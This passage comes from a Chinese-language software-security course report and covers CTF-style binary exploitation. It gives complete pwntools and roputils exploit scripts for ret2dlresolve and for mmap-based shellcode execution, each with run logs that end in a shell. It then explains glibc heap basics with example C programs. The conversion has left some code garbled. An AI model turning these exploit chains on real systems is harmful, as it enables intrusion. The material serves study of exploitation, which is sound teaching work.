r.recvuntil('Welcome to XDCTF2015^!\n')

## stack pivoting to bss segment
## new stack size is 0x800
stack_size = 0x800
base_stage = bss_addr + stack_size
### padding
rop.raw('a' * offset)
### read 100 byte to base_stage
rop.read(0, base_stage, 100)
### stack pivoting, set esp = base_stage
rop.migrate(base_stage)
r.sendline(rop.chain())

## write sh="/bin/sh"
rop = ROP('./main')
sh = "/bin/sh"

plt0 = elf.get_section_by_name('.plt').header.sh_addr
rel_plt = elf.get_section_by_name('.rel.plt').header.sh_addr
dynsym = elf.get_section_by_name('.dynsym').header.sh_addr
dynstr = elf.get_section_by_name('.dynstr').header.sh_addr

### making fake write symbol
fake_sym_addr = base_stage + 32
align = 0x10 - ((fake_sym_addr - dynsym) & 0xf
                 ) # since the size of item(Elf32_Symbol) of dynsym is 0x10
fake_sym_addr = fake_sym_addr + align
index_dynsym = (
    fake_sym_addr - dynsym) / 0x10 # calculate the dynsym index of write
## plus 10 since the size of Elf32_Sym is 16.
```

```

st_name = fake_sym_addr + 0x10 - dynstr
fake_write_sym = flat([st_name, 0, 0, 0x12])

### making fake write relocation

## making base_stage+24 ---> fake reloc
index_offset = base_stage + 24 - rel_plt
write_got = elf.got['write']
r_info = (index_dynsym << 8) | 0x7
fake_write_reloc = flat([write_got, r_info])

rop.raw(plt0)
rop.raw(index_offset)
## fake ret addr of write
rop.raw('bbbb')
rop.raw(base_stage + 82)
rop.raw('bbbb')
rop.raw('bbbb')
rop.raw(fake_write_reloc) # fake write reloc
rop.raw('a' * align) # padding
rop.raw(fake_write_sym) # fake write symbol
rop.raw('system\x00') # there must be a \x00 to mark the end of string
rop.raw('a' * (80 - len(rop.chain())))
print rop.dump()
print len(rop.chain())
rop.raw(sh + '\x00')
rop.raw('a' * (100 - len(rop.chain())))

r.sendline(rop.chain())
r.interactive()

```

需要注意的是，这里我’/bin/sh’的偏移我修改为了 82，这是因为 pwntools 中它会自动帮你对齐字符串。。。下面这一行说明了问题。 0x0050: ’aara’

效果如下

```

$ ret2dlresolve git:(master) ✘ python stage6.py
[*] '/mnt/hgfs/Hack/ctf/ctf-wiki/pwn/stackoverflow/example/ret2dlresolve/main'

```

```
Arch:      i386-32-little
RELRO:    Partial RELRO
Stack:    No canary found
NX:       NX enabled
PIE:      No PIE (0x8048000)

[+] Starting local process './main': pid 130415
[*] Loaded cached gadgets for './main'

0x0000:      0x8048380
0x0004:      0x2528
0x0008:      ' bbbb' ' bbbb'
0x000c:      0x804a892
0x0010:      ' bbbb' ' bbbb'
0x0014:      ' bbbb' ' bbbb'
0x0018:      '\x1c\xa0\x04\x08' '\x1c\xa0\x04\x08\x07i\x02\x00'
0x001c:      '\x07i\x02\x00'
0x0020:      ' aaaa' ' aaaaaaaaa'
0x0024:      ' aaaa'
0x0028:      ' \x00&\x00\x00'
' \x00&\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x12\x00\x00\x00'
0x002c:      '\x00\x00\x00\x00'
0x0030:      '\x00\x00\x00\x00'
0x0034:      '\x12\x00\x00\x00'
0x0038:      ' syst' ' system\x00'
0x003c:      ' em\x00o'
0x0040:      ' aa'
0x0044:      ' aaaa' ' aaaaaaaaaaaaaa'
0x0048:      ' aaaa'
0x004c:      ' aaaa'
0x0050:      ' aara'

82
[*] Switching to interactive mode
/bin/sh: 1: xa: not found
$ ls
core  main.c      stage2.py  stage4.py  stage6.py
main  stage1.py  stage3.py  stage5.py
```

roputil 工具攻击

```
from roputils import *
from pwn import process
from pwn import gdb
from pwn import context
r = process('./main')
context.log_level = 'debug'
r.recv()

rop = ROP('./main')
offset = 112
bss_base = rop.section('.bss')
buf = rop.fill(offset)

buf += rop.call('read', 0, bss_base, 100)
# used to call dl_Resolve()
buf += rop.dl_resolve_call(bss_base + 20, bss_base)
r.send(buf)

buf = rop.string('/bin/sh')
buf += rop.fill(20, buf)
## used to make faking data, such relocation, Symbol, Str
buf += rop.dl_resolve_data(bss_base + 20, 'system')
buf += rop.fill(100, buf)
r.send(buf)
r.interactive()
```

关于 `dl_resolve_call` 与 `dl_resolve_data` 的具体细节请参考 `roputils.py` 的源码，比较容易理解，需要注意的是，`dl_resolve` 执行完之后也是需要有对应的返回地址的。

效果如下

```
$ ret2dlresolve git:(master) ✘ python roptool.py
[+] Starting local process './main': pid 6114
[DEBUG] Received 0x17 bytes:
'Welcome to XDCTF2015^!\n'
[DEBUG] Sent 0x94 bytes:
```

《软件安全》课程报告

```

00000000 46 4c 68 78 52 36 67 6e 65 47 53 58 71 77 51 49
| FLhx | R6gn | eGSX | qwQI |
00000010 32 43 6c 49 77 76 51 33 47 49 4a 59 50 74 6c 38
| 2C1I | wvQ3 | GIJY | Pt18 |
00000020 57 54 68 4a 63 48 39 62 46 55 52 58 50 73 38 64
| WThJ | cH9b | FURX | Ps8d |
00000030 72 4c 38 63 50 79 37 73 55 45 7a 32 6f 59 5a 42
| rL8c | Py7s | UEz2 | oYZB |
00000040 76 59 32 43 74 75 77 6f 70 56 61 44 6a 73 35 6b
| vY2C | tuwo | pVaD | js5k |
00000050 41 77 78 77 49 72 7a 49 70 4d 31 67 52 6f 44 6f
| Awxw | IrzI | pM1g | RoDo |
00000060 43 44 43 6e 45 31 50 48 53 73 64 30 6d 54 7a 5a
| CDCn | E1PH | Ssd0 | mTzZ |
00000070 a0 83 04 08 19 86 04 08 00 00 00 00 40 a0 04 08
| · · · · | · · · · | · · · · | @ · · · |
00000080 64 00 00 00 80 83 04 08 28 1d 00 00 79 83 04 08
| d · · · | · · · · | ( · · · | y · · · |
00000090 40 a0 04 08 | @ · · · | |
00000094

[DEBUG] Sent 0x64 bytes:
00000000 2f 62 69 6e 2f 73 68 00 73 52 46 66 57 43 59 52
| /bin | /sh · | sRFF | WCYR |
00000010 66 4c 35 52 78 49 4c 53 54 a0 04 08 07 e9 01 00
| fL5R | xILS | T · · · | · · · · |
00000020 6e 6b 45 32 52 76 73 6c 00 1e 00 00 00 00 00 00
| nkE2 | Rvs1 | · · · · | · · · · |
00000030 00 00 00 00 12 00 00 00 73 79 73 74 65 6d 00 74
| · · · · | · · · · | syst | em · t |
00000040 5a 4f 4e 6c 6c 73 4b 5a 76 53 48 6e 38 37 49 47
| ZON1 | 1sKZ | vSHn | 87IG |
00000050 69 49 52 6c 50 44 38 67 45 77 75 6c 72 47 6f 67
| iIR1 | PD8g | Ewul | rGog |
00000060 55 41 52 4f | UARO | |
00000064

```

```
[*] Switching to interactive mode
$ ls
[DEBUG] Sent 0x3 bytes:
'ls\n'
[DEBUG] Received 0x8d bytes:
'core\t      main      roptool.py    roputils.pyc\tstage2.py  stage4.py
stage6.py\n'
'__init__.py  main.c   roputils.py  stage1.py\tstage3.py  stage5.py\n'
core        main      roptool.py    roputils.pyc    stage2.py  stage4.py
stage6.py
__init__.py  main.c   roputils.py  stage1.py    stage3.py  stage5.py
```

2.1.9 利用 mmap 执行任意 shellcode

看了这么多 rop 后是不是感觉我们利用 rop 只是用来执行 system 有点太不过瘾了？另外网上和 msf 里有那么多的 shellcode 难道在默认开启 DEP 的今天已经没有用处了吗？并不是的，我们可以通过 mmap 或者 mprotect 将某块内存改成 RWX(可读可写可执行)，然后将 shellcode 保存到这块内存，然后控制 pc 跳转过去就可以执行任意的 shellcode 了，比如说建立一个 socket 连接等。

下面我们就结合上一节中提到的通用 gadgets 来让程序执行一段 shellcode。我们测试的目标程序还是 level5。在 exp 中，我们首先用之前提到的 _dl_runtime_resolve 中的通用 gadgets 泄露出 got_write 和 _dl_runtime_resolve 的地址。

```
#rdi= edi = r13,  rsi = r14,  rdx = r15
#write(rdi=1, rsi=write.got, rdx=4)
payload1 = "\x00"*136
payload1 += p64(0x400606) + p64(0) + p64(0) + p64(1) + p64(got_write) + p64(1) +
p64(got_write) + p64(8) # pop_junk_rbx_rbp_r12_r13_r14_r15_ret
payload1 += p64(0x4005F0) # movrdx, r15; movrsi, r14; movedi, r13d; call qword
ptr [r12+rbx*8]
payload1 += "\x00"*56
payload1 += p64(main)

#rdi= edi = r13,  rsi = r14,  rdx = r15
#write(rdi=1, rsi=linker_point, rdx=4)
payload2 = "\x00"*136
payload2 += p64(0x400606) + p64(0) + p64(0) + p64(1) + p64(got_write) + p64(1) +
```

```
p64(linker_point) + p64(8) # pop_junk_rbx_rbp_r12_r13_r14_r15_ret
payload2 += p64(0x4005F0) # movrdx, r15; movrsi, r14; movedi, r13d; call qword
ptr [r12+rbx*8]
```

```
payload2 += "\x00"*56
```

```
payload2 += p64(main)
```

随后就可以根据偏移量和泄露的地址计算出其他 gadgets 的地址。

```
shellcode = ( "\x48\x31\xc0\x48\x31\xd2\x48\xbb\x2f\x2f\x62\x69\x6e" +
"\x2f\x73\x68\x48\xc1\xeb\x08\x53\x48\x89" +
"\xe7\x50\x57\x48\x89\xe6\xb0\x3b\x0f\x05" )
```

```
shellcode_addr = 0xbeef0000
```

```
#mmap(rdi=shellcode_addr, rsi=1024, rdx=7, rcx=34, r8=0, r9=0)
```

```
payload3 = "\x00"*136
```

```
payload3 += p64(pop_rax_ret) + p64(mmap_addr)
```

```
payload3 += p64(linker_addr+0x35) + p64(0) + p64(34) + p64(7) + p64(1024) +
p64(shellcode_addr) + p64(0) + p64(0) + p64(0) + p64(0)
```

```
#read(rdi=0, rsi=shellcode_addr, rdx=1024)
```

```
payload3 += p64(pop_rax_ret) + p64(plt_read)
```

```
payload3 += p64(linker_addr+0x35) + p64(0) + p64(0) + p64(1024) +
p64(shellcode_addr) + p64(0) + p64(0) + p64(0) + p64(0) + p64(0)
```

```
payload3 += p64(shellcode_addr)
```

然后我们利用 _dl_runtime_resolve 里的通用 gadgets 调用 mmap(rdi=shellcode_addr, rsi=1024, rdx=7, rcx=34, r8=0, r9=0), 开辟一段 RWX 的内存在 0xbeef0000 处。随后我们使用 read(rdi=0, rsi=shellcode_addr, rdx=1024), 把我们想要执行的 shellcode 读入到 0xbeef0000 这段内存中。最后再将指针跳转到 shellcode 处就可执行我们想要执行的任意代码了。

```
exp
```

```
from pwn import *
```

```
elf = ELF('level15')
```

```
libc = ELF(' libc.so.6')

p = process('./level5')
#p = remote('127.0.0.1', 10001)

got_write = elf.got['write']
print "got_write: " + hex(got_write)
got_read = elf.got['read']
print "got_read: " + hex(got_read)
plt_read = elf.symbols['read']
print "plt_read: " + hex(plt_read)
linker_point = 0x600ff8
print "linker_point: " + hex(linker_point)
got_pop_rax_ret = 0x0000000000023970
print "got_pop_rax_ret: " + hex(got_pop_rax_ret)

main = 0x400564

off_system_addr = libc.symbols['write'] - libc.symbols['system']
print "off_system_addr: " + hex(off_system_addr)
off_mmap_addr = libc.symbols['write'] - libc.symbols['mmap']
print "off_mmap_addr: " + hex(off_mmap_addr)
off_pop_rax_ret = libc.symbols['write'] - got_pop_rax_ret
print "off_pop_rax_ret: " + hex(off_pop_rax_ret)

#rdi= edi = r13, rsi = r14, rdx = r15
#write(rdi=1, rsi=write.got, rdx=4)
payload1 = "\x00"*136
payload1 += p64(0x400606) + p64(0) + p64(0) + p64(1) + p64(got_write) + p64(1) +
p64(got_write) + p64(8) # pop_junk_rbx_rbp_r12_r13_r14_r15_ret
payload1 += p64(0x4005F0) # movrdx, r15; movrsi, r14; movedi, r13d; call qword
ptr [r12+rbx*8]
payload1 += "\x00"*56
payload1 += p64(main)
```

```
p.recvuntil("Hello, World\n")

print "\n#####sending payload1#####\n"
p.send(payload1)
sleep(1)

write_addr = u64(p.recv(8))
print "write_addr: " + hex(write_addr)
mmap_addr = write_addr - off_mmap_addr
print "mmap_addr: " + hex(mmap_addr)
pop_rax_ret = write_addr - off_pop_rax_ret
print "pop_rax_ret: " + hex(pop_rax_ret)

#rdi= edi = r13, rsi = r14, rdx = r15
#write(rdi=1, rsi=linker_point, rdx=4)
payload2 = "\x00"*136
payload2 += p64(0x400606) + p64(0) + p64(0) + p64(1) + p64(got_write) + p64(1) +
p64(linker_point) + p64(8) # pop_junk_rbx_rbp_r12_r13_r14_r15_ret
payload2 += p64(0x4005F0) # movrdx, r15; movrsi, r14; movedi, r13d; call qword
ptr [r12+rbx*8]
payload2 += "\x00"*56
payload2 += p64(main)

p.recvuntil("Hello, World\n")

print "\n#####sending payload2#####\n"
p.send(payload2)
sleep(1)

linker_addr = u64(p.recv(8))
print "linker_addr + 0x35: " + hex(linker_addr + 0x35)

p.recvuntil("Hello, World\n")

shellcode = ( "\x48\x31\xc0\x48\x31\xd2\x48\xbb\x2f\x2f\x62\x69\x6e" +
```

```
"\x2f\x73\x68\x48\xc1\xeb\x08\x53\x48\x89" +
"\xe7\x50\x57\x48\x89\xe6\xb0\x3b\x0f\x05" )

# GADGET
# 0xfffff7def235 <_dl_runtime_resolve+53>:    mov    r11, rax
# 0xfffff7def238 <_dl_runtime_resolve+56>:    mov    r9, QWORD PTR [rsp+0x30]
# 0xfffff7def23d <_dl_runtime_resolve+61>:    mov    r8, QWORD PTR [rsp+0x28]
# 0xfffff7def242 <_dl_runtime_resolve+66>:    movrdi, QWORD PTR [rsp+0x20]
# 0xfffff7def247 <_dl_runtime_resolve+71>:    movrsi, QWORD PTR [rsp+0x18]
# 0xfffff7def24c <_dl_runtime_resolve+76>:    movrdx, QWORD PTR [rsp+0x10]
# 0xfffff7def251 <_dl_runtime_resolve+81>:    movrcx, QWORD PTR [rsp+0x8]
# 0xfffff7def256 <_dl_runtime_resolve+86>:    movrax, QWORD PTR [rsp]
# 0xfffff7def25a <_dl_runtime_resolve+90>:    add    rsp, 0x48
# 0xfffff7def25e <_dl_runtime_resolve+94>:    jmp    r11

shellcode_addr = 0xbeef0000

#mmap(rdi=shellcode_addr, rsi=1024, rdx=7, rcx=34, r8=0, r9=0)
payload3 = "\x00"*136
payload3 += p64(pop_rax_ret) + p64(mmap_addr)
payload3 += p64(linker_addr+0x35) + p64(0) + p64(34) + p64(7) + p64(1024) +
p64(shellcode_addr) + p64(0) + p64(0) + p64(0) + p64(0)

#read(rdi=0, rsi=shellcode_addr, rdx=1024)
payload3 += p64(pop_rax_ret) + p64(plt_read)
payload3 += p64(linker_addr+0x35) + p64(0) + p64(0) + p64(1024) +
p64(shellcode_addr) + p64(0) + p64(0) + p64(0) + p64(0) + p64(0)

payload3 += p64(shellcode_addr)

print "# ##### sending payload3 #####\n"
p.send(payload3)
sleep(1)

#raw_input()
```

```
p. send(shellcode+"\n")
sleep(1)

p.interactive()
- getshell
$ python exp.py
[+] Started program './level5'
got_write: 0x601000
got_read: 0x601008
plt_read: 0x400440
linker_point: 0x600ff8
got_pop_rax_ret: 0x23950
off_mmap_addr: -0x9770
off_pop_rax_ret: 0xc2670

#####sending payload1#####
write_addr: 0x7f9d39d95fc0
mmap_addr: 0x7f9d39d9f730
pop_rax_ret: 0x7f9d39cd3950

#####sending payload2#####
linker_addr + 0x35: 0x7f9d3a083235

#####sending payload3#####
[*] Switching to interactive mode
$ whoami
lemon
```

2. 2 堆溢出

2.2.1 概述

什么是堆？在程序运行过程中，堆可以提供动态分配的内存，允许程序申请大小未知的内存。堆其实就是程序虚拟地址空间的一块连续的线性区域，它由低地址向高地址方向增长。我们一般称管理堆的那部分程序为堆管理器。

堆管理器处于用户程序与内核中间，主要做以下工作：

响应用户的申请内存请求，向操作系统申请内存，然后将其返回给用户程序。同时，为了保持内存管理的高效性，内核一般都会预先分配很大的一块连续的内存，然后让堆管理器通过某种算法管理这块内存。只有当出现了堆空间不足的情况，堆管理器才会再次与操作系统进行交互。

2. 管理用户所释放的内存。一般来说，用户释放的内存并不是直接返还给操作系统的，而是由堆管理器进行管理。这些释放的内存可以来响应用户新申请的内存的请求。

注意：在内存分配与使用的过程中，Linux 有这样的一个基本内存管理思想，只有当真正访问一个地址的时候，系统才会建立虚拟页面与物理页面的映射关系。所以，虽然操作系统已经给程序分配了很大的一块内存，但是这块内存其实只是虚拟内存。只有当用户使用到相应的内存时，系统才会真正分配物理页面给用户使用。

什么是堆溢出？

堆溢出是指程序向某个堆块中写入的字节数超过了堆块本身可使用的字节数（之所以是可使用而不是用户申请的字节数，是因为堆管理器会对用户所申请的字节数进行调整，这也导致可利用的字节数都不小于用户申请的字节数），因而导致了数据溢出，并覆盖到物理相邻的高地址的下一个堆块。

不难发现，堆溢出漏洞发生的基本前提是：

程序向堆上写入数据。

2. 写入的数据大小没有被良好地控制。

对于攻击者来说，堆溢出漏洞轻则可以使得程序崩溃，重则可以使得攻击者控制程序执行流程。

堆溢出是一种特定的缓冲区溢出（还有栈溢出， bss 段溢出等）。但是其与栈溢出所不同的是，堆上并不存在返回地址等可以让攻击者直接控制执行流程的数据，因此我们一般无法直接通过堆溢出来控制 EIP 。一般来说，我们利用堆溢出的策略是：

- 覆盖与其物理相邻的下一个 chunk 的内容。

`prev_size`

`size`，主要有三个比特位，以及该堆块真正的大小。

`NON_MAIN_arena`

`IS_MAPPED`

PREV_INUSE the True chunk size

chunk content, 从而改变程序固有的执行流。

- 利用堆中的机制（如 unlink 等）来实现任意地址写入（Write-Anything-Anywhere）或控制堆块中的内容等效果，从而来控制程序的执行流。

2.2.2 堆的基本操作

这里我们主要介绍

基本的堆操作，包括堆的分配，回收，堆分配背后的系统调用

2. 堆的多线程支持。

malloc

在 glibc 的 malloc.c 中，malloc 的说明如下

/*

malloc(size_t n)

Returns a pointer to a newly allocated chunk of at least n bytes, or null if no space is available. Additionally, on failure, errno is set to ENOMEM on ANSI C systems.

If n is zero, malloc returns a minimum-sized chunk. (The minimum size is 16 bytes on most 32bit systems, and 24 or 32 bytes on 64bit systems.) On most systems, size_t is an unsigned type, so calls with negative arguments are interpreted as requests for huge amounts of space, which will often fail. The maximum supported value of n differs across systems, but is in all cases less than the maximum representable value of a size_t.

*/

可以看出，malloc 函数返回对应大小字节的内存块的指针。此外，该函数还对一些异常情况进行了处理： - 当 n = 0 时，返回当前系统允许的堆的最小内存块。 - 当 n 为负数时，由于在大多数系统上，size_t 是无符号数（这一点非常重要），所以程序就会申请很大的内存空间，但通常来说都会失败，因为系统没有那么多的内存可以分配。

free

在 glibc 的 malloc.h 中，free 的说明如下

/*

free(void* p)

Releases the chunk of memory pointed to by p, that had been previously allocated using malloc or a related routine such as realloc.

It has no effect if p is null. It can have arbitrary (i.e., bad!)

effects if p has already been freed.

Unless disabled (using mallopt), freeing very large spaces will when possible, automatically trigger operations that give back unused memory to the system, thus reducing program footprint.

*/


可以看出, free 函数会释放由 p 所指向的内存块。这个内存块有可能是通过 malloc 函数得到的, 也有可能是通过相关的函数 realloc 得到的。

此外, 该函数也同样对异常情况进行了处理:

当 p 为空指针时, 函数不执行任何操作。

当 p 已经被释放之后, 再次释放会出现乱七八糟的效果, 这其实就是 double free。

3. 除了被禁用 (mallopt) 的情况下, 当释放很大的内存空间时, 程序会将这些内存空间还



给系统, 以便于减小程序所使用的内存空间。

内存分配背后的系统调用

在前面提到的函数中, 无论是 malloc 函数还是 free 函数, 我们动态申请和释放内存时, 都经常会使用, 但是它们并不是真正与系统交互的函数。这些函数背后的系统调用主要是 (s)brk 函数以及 mmap, munmap 函数。

如下图所示, 我们主要考虑对堆进行申请内存块的操作。

(s)brk


对于堆的操作, 操作系统提供了 brk 函数, glibc 库提供了 sbrk 函数, 我们可以通过增加 brk 的大小来向操作系统申请内存。

初始时, 堆的起始地址 start_brk 以及堆的当前末尾 brk 指向同一地址。根据是否开启 ASLR, 两者的具体位置会有所不同

不开启 ASLR 保护时, start_brk 以及 brk 会指向 data/bss 段的结尾。

开启 ASLR 保护时, `start_brk` 以及 `brk` 也会指向同一位置, 只是这个位置是在 `data/bss` 段结尾后的随机偏移处。

具体效果如下图:



例子

```
/* sbrk and brk example */
#include <stdio.h>
#include <unistd.h>
#include <sys/types.h>

int main()
{
    void *curr_brk, *tmp_brk = NULL;
```

```
printf("Welcome to sbrk example:%d\n", getpid());  
  
/* sbrk(0) gives current program break location */  
tmp_brk = curr_brk = sbrk(0);  
printf("Program Break Location1:%p\n", curr_brk);  
getchar();  
  
/* brk(addr) increments/decrements program break location */  
brk(curr_brk+4096);  
  
curr_brk = sbrk(0);  
printf("Program break Location2:%p\n", curr_brk);  
getchar();  
  
brk(tmp_brk);  
  
curr_brk = sbrk(0);  
printf("Program Break Location3:%p\n", curr_brk);  
getchar();  
  
return 0;  
}
```

需要注意的是，在每一次执行完操作后，都执行了 `getchar()` 函数，这是为了我们方便我们查看程序真正的映射。

在第一次调用 `brk` 之前

从下面的输出可以看出，并没有出现堆。因此

```
start_brk = brk = end_data = 0x804b000
```

```
$ ./sbrk
```

```
Welcome to sbrk example:6141
```

```
Program Break Location1:0x804b000
```

```
...
```

```
$ cat /proc/6141/maps
```

```
...
```

```
0804a000-0804b000 rw-p 00001000 08:01 539624
```

```
/home/sploitfun/ptmalloc.ppt/syscalls/sbrk  
b7e21000-b7e22000 rw-p 00000000 00:00 0
```

...

\$

第一次增加 brk 后

从下面的输出可以看出，已经出现了堆段

```
start_brk = end_data = 0x804b000
```

```
brk = 0x804c000
```

```
$ ./sbrk
```

```
Welcome to sbrk example:6141
```

```
Program Break Location1:0x804b000
```

```
Program Break Location2:0x804c000
```

...

```
$ cat /proc/6141/maps
```

...

```
0804a000-0804b000 rw-p 00001000 08:01 539624
```

```
/home/sploitfun/ptmalloc.ppt/syscalls/sbrk
```

```
0804b000-0804c000 rw-p 00000000 00:00 0 [heap]
```

```
b7e21000-b7e22000 rw-p 00000000 00:00 0
```

...

\$

其中，关于堆(heap)的那一行

0x0804b000 是相应堆的起始地址

rw-p 表明堆具有可读可写权限，并且属于隐私数据。

00000000 表明文件偏移，由于这部分内容并不是从文件中映射得到的，所以为 0。

00:00 是主从 (Major/mirror) 的设备号，这部分内容也不是从文件中映射得到的，所以也都为 0。

0 表示着 Inode 号。由于这部分内容并不是从文件中映射得到的，所以为 0。

mmap

malloc 会使用 mmap 来创建独立的匿名映射段。匿名映射的目的主要是可以申请以 0 填充的内存，并且这块内存仅被调用进程所使用。

例子：

```
/* Private anonymous mapping example using mmap syscall */  
##include <stdio.h>  
##include <sys/mman.h>
```

```
##include <sys/types.h>
##include <sys/stat.h>
##include <fcntl.h>
##include <unistd.h>
##include <stdlib.h>

void static inline errExit(const char* msg)
{
    printf("%s failed. Exiting the process\n", msg);
    exit(-1);
}

int main()
{
    int ret = -1;
    printf("Welcome to private anonymous mapping example::PID:%d\n",
getpid());
    printf("Before mmap\n");
    getchar();
    char* addr = NULL;
    addr = mmap(NULL, (size_t)132*1024, PROT_READ|PROT_WRITE, MAP_PRIVATE |
MAP_ANONYMOUS, -1, 0);
    if (addr == MAP_FAILED)
        errExit("mmap");
    printf("After mmap\n");
    getchar();

    /* Unmap mapped region. */
    ret = munmap(addr, (size_t)132*1024);
    if(ret == -1)
        errExit("munmap");
    printf("After munmap\n");
    getchar();
    return 0;
}
```

在执行 mmap 之前

我们可以从下面的输出看到，目前只有. so 文件的 mmap 段。

```
$ cat /proc/6067/maps  
08048000-08049000 r-xp 00000000 08:01 539691  
/syscalls/mmap  
08049000-0804a000 r--p 00000000 08:01 539691  
/syscalls/mmap  
0804a000-0804b000 rw-p 00001000 08:01 539691  
/syscalls/mmap  
b7e21000-b7e22000 rw-p 00000000 00:00 0
```

...

mmap 后

从下面的输出可以看出，我们申请的内存与已经存在的内存段结合在了一起构成了 b7e00000 到 b7e21000 的 mmap 段。

```
$ cat /proc/6067/maps  
08048000-08049000 r-xp 00000000 08:01 539691  
/syscalls/mmap  
08049000-0804a000 r--p 00000000 08:01 539691  
/syscalls/mmap  
0804a000-0804b000 rw-p 00001000 08:01 539691  
/syscalls/mmap  
b7e00000-b7e22000 rw-p 00000000 00:00 0
```

...

munmap

从下面的输出，我们可以看到我们原来申请的内存段已经没有了，内存段又恢复了原来的样了。

```
$ cat /proc/6067/maps  
08048000-08049000 r-xp 00000000 08:01 539691  
/syscalls/mmap  
08049000-0804a000 r--p 00000000 08:01 539691  
/syscalls/mmap  
0804a000-0804b000 rw-p 00001000 08:01 539691  
/syscalls/mmap  
b7e21000-b7e22000 rw-p 00000000 00:00 0
```

...

多线程支持

在原来的 dlmalloc 实现中，当两个线程同时要申请内存时，只有一个线程可以进入临界区申请内存，而另外一个线程则必须等待直到临界区中不再有线程。这是因为所有的线程共享一个堆。在 glibc 的 ptmalloc 实现中，比较好的一点就是支持了多线程的快速访问。在新的实现中，所有的线程共享多个堆。

这里给出一个例子。

```
/* Per thread arena example. */
##include <stdio.h>
##include <stdlib.h>
##include <pthread.h>
##include <unistd.h>
##include <sys/types.h>

void* threadFunc(void* arg) {
    printf("Before malloc in thread 1\n");
    getchar();
    char* addr = (char*) malloc(1000);
    printf("After malloc and before free in thread 1\n");
    getchar();
    free(addr);
    printf("After free in thread 1\n");
    getchar();
}

int main() {
    pthread_t t1;
    void* s;
    int ret;
    char* addr;

    printf("Welcome to per thread arena example::%d\n", getpid());
    printf("Before malloc in main thread\n");
    getchar();
    addr = (char*) malloc(1000);
    printf("After malloc and before free in main thread\n");
```

```
getchar();
free(addr);
printf("After free in main thread\n");
getchar();
ret = pthread_create(&t1, NULL, threadFunc, NULL);
if(ret)
{
    printf("Thread creation error\n");
    return -1;
}
ret = pthread_join(t1, &s);
if(ret)
{
    printf("Thread join error\n");
    return -1;
}
return 0;
}
```

第一次申请之前，没有任何任何堆段。

```
...
$ cat /proc/6501/maps
08048000-08049000 r-xp 00000000 08:01 539625
/mthread/mthread
08049000-0804a000 r--p 00000000 08:01 539625
/mthread/mthread
0804a000-0804b000 rw-p 00001000 08:01 539625
/mthread/mthread
